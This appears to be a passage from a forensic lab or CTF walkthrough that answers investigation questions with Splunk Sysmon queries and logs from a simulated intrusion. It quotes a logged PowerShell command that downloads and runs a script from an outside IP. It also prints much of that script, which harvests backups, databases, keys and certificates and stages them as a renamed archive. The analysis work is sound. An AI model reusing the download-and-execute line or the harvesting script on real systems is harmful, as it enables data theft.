
Answer: 6612

10. At what time did the threat actor pivot from the beachhead to another system?

Answer format: YYYY-MM-DD HH:MM:SS

Solution

index=* source = WinEventLog:Microsoft-Windows-Sysmon/Operational host = JP-BROWN-WS EventCode=3 RuleName=RDP DestinationIp=10.10.152.240



```
index=*     source = WinEventLog:Microsoft-Windows-Sysmon/Operational   host = JP-BROWN-WS  EventCode=3 RuleName=RDP DestinationIp=10.10.152.240
```

✓ 3 events (before 1/30/26 11:41:03.000 AM)


```
11/14/25
5:19:42.000 AM
11/14/2025 05:19:42 AM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=3
EventType=4
ComputerName=JP-BROWN-WS
Show all 33 lines
host = JP-BROWN-WS   source = WinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = WinEventLog

11/14/25
5:19:42.000 AM
11/14/2025 05:19:42 AM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=3
EventType=4
ComputerName=JP-BROWN-WS
Show all 33 lines
```

Answer: 2025-11-14 05:19:42

11. What is the full path of the PowerShell script used by the threat actor to collect data?

index=* source="WinEventLog:Microsoft-Windows-Sysmon/Operational"
host="BKUP-SRV01" Image!="*splunk*"
| stats count by CommandLine

| sort 0 count
| head 50




CommandLine	count
"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /checked+ /nowarn:1701,1702 /nostdlib+ /platform:AnyCPU /errorreport:prompt /main:shim.ShimProgram /errorendlocation /preferreduilang:en-US /highentropyva- /reference:"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorlib.dll" /reference:"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\System.Core.dll" /reference:"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\System.dll" /debug- /filealign:512 /optimize+ /out:"C:\ProgramData\chocolatey\bin\python3.14.exe" /target:exe /utf8output /win32icon:"C:\ProgramData\shimgen\generatedfiles\20251113_223731_3367\shim.ico" /win32manifest:"C:\ProgramData\shimgen\generatedfiles\20251113_223731_3367\app.manifest" "C:\ProgramData\shimgen\generatedfiles\20251113_223731_3367\CommandExecutor.cs" "C:\ProgramData\shimgen\generatedfiles\20251113_223731_3367\ShimProgram.cs" "C:\ProgramData\shimgen\generatedfiles\20251113_223731_3367\Assembly.cs"	1
"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\bkup-svc\AppData\Local\Temp\3\e1ecrry3\e1ecrry3.cmdline"	1
"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\bkup-svc\AppData\Local\Temp\3\nh1cb145.cmdline"	1
"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\bkup-svc\AppData\Local\Temp\4\g3qkbxs5.cmdline"	1
"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\bkup-svc\AppData\Local\Temp\5\1oz5nl20\1oz5nl20.cmdline"	1
"C:\Windows\System32\CredentialUIBroker.exe" NonAppContainerFailedMip -Embedding	1
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -c "Invoke-WebRequest -Uri "http://10.10.14.174:80/Setup-BackupServer.ps1" -OutFile "C:\Windows\Temp\Setup-BackupServer.ps1"; & "C:\Windows\Temp\Setup-BackupServer.ps1""	1
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe" "C:\Windows\Temp\Setup-BackupServer.ps1"	1
"C:\Windows\System32\notepad.exe" "C:\Users\bkup-svc\Documents\Evaluate_Backups.ps1"	1
"C:\Windows\System32\setx.exe" ChocolateyLastPathUpdate 134075469771124503	1
"C:\Windows\System32\setx.exe" ChocolateyLastPathUpdate 134075469772530942	1
"C:\Windows\System32\setx.exe" ChocolateyLastPathUpdate 134075469773936919	1
"C:\Windows\System32\setx.exe" ChocolateyLastPathUpdate 134075469777999581	1
"C:\Windows\Temp\{00E09AFC-01C1-4D8C-83D0-D7A2E4EC6167}\.be\VC_redist.x86.exe" -q -burn.elevated BurnPipe.{F8C02494-9461-4D3E-A156-8FE974499E8B} {5CE936A9-6146-4E3A-985A-8A871547DB9B} 1616	1
"C:\Windows\Temp\{1615D9AA-EFAB-4421-8614-DDA5D65024AA}\.cr\python-3.14.0-amd64.exe" -burn.clean.room="C:\ProgramData\chocolatey\lib\python314\tools\python-3.14.0-amd64.exe" -burn.filehandle.attached=728 -burn.filehandle.self=736 /quiet InstallAllUsers=1 PrependPath=1 TargetDir="C:\Python314"	1
"C:\Windows\Temp\{4A069056-E7B3-483D-BDF3-D2E3526A501D}\.cr\VC_redist.x64.exe" -burn.clean.room="C:\Users\bkup-svc\AppData\Local\Temp\chocolatey\vcredist140\14.44.35211\VC_redist.x64.exe" -burn.filehandle.attached=660 -burn.filehandle.self=728 /quiet /norestart	1
"C:\Windows\Temp\{6161589C-2511-408A-94B0-6CDCE01B4FE1}\.be\python-3.14.0-amd64.exe" -q -burn.elevated BurnPipe.{D4CAE00B-4869-440F-8454-BE056571096E} {2CBE337B-A748-4CE1-B162-D954574834CB} 3988	1

Answer:C:\Windows\Temp\Setup-BackupServer.ps1

12. What are the first 4 file extensions targeted by this script for exfiltration? Answer format: Chronological, comma-separated

Artifacts\BKUP-SRV01\C\Windows\Temp




Name	Date modified	Type	Size
A long time ago			
Setup-BackupServer	15/11/2025 03:25	Windows PowerS...	3 KB
MpCmdRun	14/11/2025 10:03	Text Document	33 KB
MpSigStub	14/11/2025 10:03	Text Document	171 KB
silconfig	14/11/2025 10:03	Text Document	1 KB
TS_1A7E.tmp	14/11/2025 10:02	TMP File	192 KB
TS_1A4E.tmp	14/11/2025 10:02	TMP File	192 KB
bb3a785178f443fda931098a5a9a306b.db.s...	14/11/2025 10:02	SES File	1 KB

```
$ErrorActionPreference = 'SilentlyContinue'

$tempDir = "$env:TEMP\~BK" + (Get-Random -Maximum 9999)
$extensions =
@('*.bak','*.backup','*.sql','*.mdb','*.accdb','*.vhd','*.vhdx','*.vmdk','*.config','*.xml','*.key','*.pem','*.pfx'
,'*.p12','*.cer','*.crt')

$locations = @(
    "C:\Backups",
    "C:\WindowsImageBackup",
    "C:\Backup",
    "C:\Data\Backups",
    "$env:USERPROFILE\Documents",
    "$env:USERPROFILE\Desktop",
    "C:\inetpub\wwwroot\App_Data",
    "C:\Program Files\Microsoft SQL Server\MSSQL*\MSSQL\Backup",
    "C:\ProgramData\Microsoft\Crypto\RSA\MachineKeys"
)

New-Item -Path $tempDir -ItemType Directory -Force | Out-Null

$locations | ForEach-Object {
    $path = $_
    $resolvedPaths = @()
    if ($path -like "*`**") {
        $basePath = Split-Path $path -Parent
        $pattern = Split-Path $path -Leaf
        if (Test-Path $basePath) {
            $resolvedPaths = Get-ChildItem -Path $basePath -Directory -Filter $pattern -ErrorAction
SilentlyContinue | Select-Object -ExpandProperty FullName
        }
    } else {
        $resolvedPaths = @($path)
    }

    foreach ($resolvedPath in $resolvedPaths) {
        if (Test-Path $resolvedPath) {
            $extensions | ForEach-Object {
                Get-ChildItem -Path $resolvedPath -Filter $_ -Recurse -ErrorAction SilentlyContinue | ForEach-
Object {
                    $dest = Join-Path $tempDir $_.Name
                    $i = 1
                    while (Test-Path $dest) {
                        $dest = Join-Path $tempDir ($_.BaseName + "_$i" + $_.Extension)
                        $i++
                    }
                    Copy-Item $_.FullName -Destination $dest -Force -ErrorAction SilentlyContinue
                }
            }
        }
```

Answer: .bak, .backup, .sql, .mdb

13. What is the full path to the staged file containing collected files?

Still on Artifacts\BKUP-SRV01\C\Windows\Temp



Name	Date modified	Type	Size
A long time ago			
Setup-BackupServer	15/11/2025 03:25	Windows PowerS...	3 KB
MpCmdRun	14/11/2025 10:03	Text Document	33 KB
MpSigStub	14/11/2025 10:03	Text Document	171 KB
silconfig	14/11/2025 10:03	Text Document	1 KB
TS_1A7E.tmp	14/11/2025 10:02	TMP File	192 KB
TS_1A4E.tmp	14/11/2025 10:02	TMP File	192 KB
bb3a785178f443fda931098a5a9a306b.db.s...	14/11/2025 10:02	SES File	1 KB

```
$locations | ForEach-Object {
    $path = $_
    $resolvedPaths = @()
    if ($path -like "*`**") {
        $basePath = Split-Path $path -Parent
        $pattern = Split-Path $path -Leaf
        if (Test-Path $basePath) {
            $resolvedPaths = Get-ChildItem -Path $basePath -Directory -Filter $pattern -ErrorAction
SilentlyContinue | Select-Object -ExpandProperty FullName
        }
    } else {
        $resolvedPaths = @($path)
    }

    foreach ($resolvedPath in $resolvedPaths) {
        if (Test-Path $resolvedPath) {
            $extensions | ForEach-Object {
                Get-ChildItem -Path $resolvedPath -Filter $_ -Recurse -ErrorAction SilentlyContinue | ForEach-
Object {
                    $dest = Join-Path $tempDir $_.Name
                    $i = 1
                    while (Test-Path $dest) {
                        $dest = Join-Path $tempDir ($_.BaseName + "_$i" + $_.Extension)
                        $i++
                    }
                    Copy-Item $_.FullName -Destination $dest -Force -ErrorAction SilentlyContinue
                }
            }
        }
    }
}

$archiveName = "sysbackup_" + (Get-Date -Format 'yyyyMMdd')
$archiveZip = "$env:TEMP\$archiveName.zip"
$archiveTmp = "$env:TEMP\$archiveName.dat"

if (Test-Path $archiveZip) { Remove-Item $archiveZip -Force -ErrorAction SilentlyContinue }
if (Test-Path $archiveTmp) { Remove-Item $archiveTmp -Force -ErrorAction SilentlyContinue }

Compress-Archive -Path "$tempDir\*" -DestinationPath $archiveZip -CompressionLevel Fastest -ErrorAction
SilentlyContinue

if (Test-Path $archiveZip) {
    Rename-Item -Path $archiveZip -NewName "$archiveName.dat" -Force -ErrorAction SilentlyContinue
}

Remove-Item $tempDir -Recurse -Force -ErrorAction SilentlyContinue

if (Test-Path $archiveZip) {
    Remove-Item $archiveZip -Force -ErrorAction SilentlyContinue
}
```

```
$archiveName = "sysbackup_" + (Get-Date -Format 'yyyyMMdd')
$archiveZip = "$env:TEMP\$archiveName.zip"
$archiveTmp = "$env:TEMP\$archiveName.dat"
```

We know the yyyyMMdd 11/14/25
yyyyMMdd Sysbackup_20251114

$env: C:\Users\bkup-svc\AppData\Local\Temp\Sysbackup_20251114.dat

Answer: **C:\Users\bkup-svc\AppData\Local\Temp\Sysbackup_20251114.dat**